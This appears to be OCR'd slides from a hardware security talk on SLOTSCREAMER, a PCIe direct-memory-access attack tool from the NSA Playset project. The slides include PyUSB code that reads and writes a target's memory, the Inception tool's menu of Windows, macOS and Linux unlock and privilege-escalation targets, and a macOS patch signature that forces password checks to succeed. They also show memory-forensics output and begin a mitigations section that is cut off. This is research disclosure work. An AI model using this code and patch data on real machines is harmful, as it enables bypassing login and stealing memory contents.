# Target-side Software

# Target-side Software

- None

# Attack-side Software



## PyUSB

### About


PyUSB aims to provide easy USB access to the Python language.

The project is divided in two major versions: the stable 0.x and the under development 1.0
PyUSB 1.0 enhances the library in several ways:


- Support for libusb 0.1, libusb 1.0 and OpenUSB.
- Easy API to communicate with devices.
- Support for custom library backends.
- Isochronous transfer type support.
- 100% written in Python by ctypes.
- It runs on any Python version >= 2.4 (this includes Python 3).

# Attack-side Software

Quick ‘n’ dirty PCIe memory read/write with PyUSB




```
while baseAddress<endAddress:
    print('BBBBI',0xcf,0,0,0x40,baseAddress)
    print("addr",baseAddress)
    pciout.write(struct.pack('BBBBI',0xcf,0,0,0x40
        ,baseAddress))
    cache+=pciin.read(0x100)
    baseAddress+=256
return bytes(cache[offset:offset+byteCount])
```



```
bufferIndex=0
while baseAddress<endAddress:
    subbuf=readbuf[bufferIndex:bufferIndex+128]
    print("addr",baseAddress,'subbuf',len(subbuf))
    pciout.write(struct.pack('BBBBI'+'B'*128,0x4f,
        0,0,0x20,baseAddress,*subbuf))
    baseAddress+=128
    bufferIndex+=128
```

# Demo - memory read/write

# More attack-side Software



```
                              Now, with

v.0.3.5 (C) Carsten Maartmann-Moe 2014
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter
Native PCIe Support for the NSA Playset(tm) SLOTSCREAMER(tm)
added by Joe FitzPatrick joefitz@securinghardware.com @securelyfitz

[*] Available targets (known signatures):
-----------------------------------------------------------------------------------
[1] Windows 8: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
[7] Linux Mint: libpam unlock/privilege escalation
-----------------------------------------------------------------------------------
[?] Please select target (or enter 'q' to quit): 
```


# More attack-side Software

```
# EQUALS:
#
#   |-- Offset 0x00
#  /
# /\             |-patchoffset--------------->[b0 01]
# 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f .. (byte offset)
# -----------------------------------------------
# c6 0f 85 a0 b8 00 00 b8 ab 05 03 ff ef 01 00 00 .. (chunk of memory data)
# -----------------------------------------------
# \______/ \___/ \______/
#     \      \       \
#      \      \       |-- Chunk 2 at internaloffset 0x05
#       \      |-- Some data (ignore, don't match this)
#        |-- Chunk 1 at internaloffset 0x00
# \_____________________/
#            \
#             |-- Entire signature
#
```


# More attack-side Software

```
{'OS': 'Mac OS X 10.9',
 'versions': ['10.9'],
 'architectures': ['x64'],
 'name': 'DirectoryService/OpenDirectory unlock/privilege escalation',
 'notes': 'Overwrites the DoShadowHashAuth/ODRecordVerifyPassword return value.
 'signatures': [{'offsets': [0x1e5], # 10.9
                 'chunks': [{'chunk': 0x4488e84883c4685b415c415d415e415f5d,
                             'internaloffset': 0x00,
                             'patch': 0x90b001, # nop; mov al,1;
                             'patchoffset': 0x00}]}]}]
```

# Taking Dumps




# DMA Stool Analysis with Volatility



```
AppleThunderboltHAL::earlyWake - complete - took 0 milliseconds
Thunderbolt Self-Reset Count = 0xedefbe00
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 11 unplug = 0
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 4 unplug = 0
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 12 unplug = 0
[ PCI configuration begin ]
[ PCI configuration end, bridges 12, devices 14 ]
```

dmesg log of the attack recovered from the memory dump of the victim


# DMA Stool Analysis with Volatility



```
Name                 Pid        Uid
kernel_task          0          0
.launchd             1          0
..com.apple.IconSe   36773      -
..com.apple.hiserv   36755      501
UserEventAgent       11         0
kextd                12         0
notifyd              14         0
securityd            15         0
diskarbitrationd     16         0
powerd               17         0
configd              18         0
syslogd              19         0
distnoted            21         0
opendirectoryd       22         0
cfprefsd             24         0
authd                32         0
coreservicesd        33         0
warmd                37         0
usbmuxd              38         213
stackshot            41         0
SleepServicesD       44         0
revisiond            46         0
```

names, pids, and uids for dumped processes

# DMA Stool Analysis with Volatility



```
Volatility Foundation Volatility Framework 2.3.1
Major Version:  13
Minor Version:  3
Memory Size:    4294967296
Max CPUs:       4
Physical CPUs:  2
Logical CPUs:   4
```

extracted machine info

the perfect amount of memory to dump!

# Thunderbolt





Figure 1-3 Expansion chassis utilizing PCI paths


Diagram: Apple Thunderbolt Device Driver Programming Guide

# HALIBUTDUGOUT



# DIY

# nsaplayset.org



**Site Information**

- Contributions
- Project Requirements
- Open Problems

**Passive Radio Interception**

- TWILIGHTVEGETABLE (GSM)
- LEVITICUS
- DRIZZLECHAIR
- PORCUPINEMASQUERADE (WiFi)

**Physical Domination**

- SLOTSCREAMER (PCI)
- ADAPTERNOODLE (USB)

**Hardware Implants**

- BROKENGLASS
- CHUCKWAGON
- TURNIPSCHOOL

- CACTUSTUTU
- TINYALAMO (BT)

**RETROREFLECTORS**

- CONGAFLOCK

**Welcome to the home of the NSA Playset.**

In the coming months and beyond, we will release a series of dead simple, easy to use tools to enable the next generation of security researchers. We, the security community have learned a lot in the past couple decades, yet the general public is still ill equipped to deal with real threats that face them every day, and ill informed as to what is possible.

Inspired by the NSA ANT catalog, we hope the NSA Playset will make cutting edge security tools more accessible, easier to understand, and harder to forget. Now you can play along with the NSA!

https://en.wikipedia.org/wiki/NSA_ANT_catalog


If you feel like you can contribute, please join the discussion here:

https://groups.google.com/forum/#!forum/nsaplayset

Check out Mike's HITB2014 talk here:


http://www.nsaplayset.org/ossmann_hitb2014.pdf

# Hardware



http://www.hwtools.net/PLX.html

# Software



NSAPlayset

TWILIGHTVEGETABLE — C++ ★0 ⑂7

forked from lokkju/airprobe-hopping

Airprobe for frequency hopping GSM channels

Updated 2 days ago

CHUCKWAGON — C ★0 ⑂0

Updated 3 days ago

SLOTSCREAMER — ★0 ⑂0

Updated 17 days ago

tools used in preparing this presentation:


- plx’s flashing software
- pyusb + scripts
- inception_pci
- volatility for memory analysis

# Mitigations

# Bus Master Enable

```
joefitz@linUX31a:~/Documents/pcie/SLOTSCREAMER/inception_pci$ lspci -vv | grep BusMaster
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
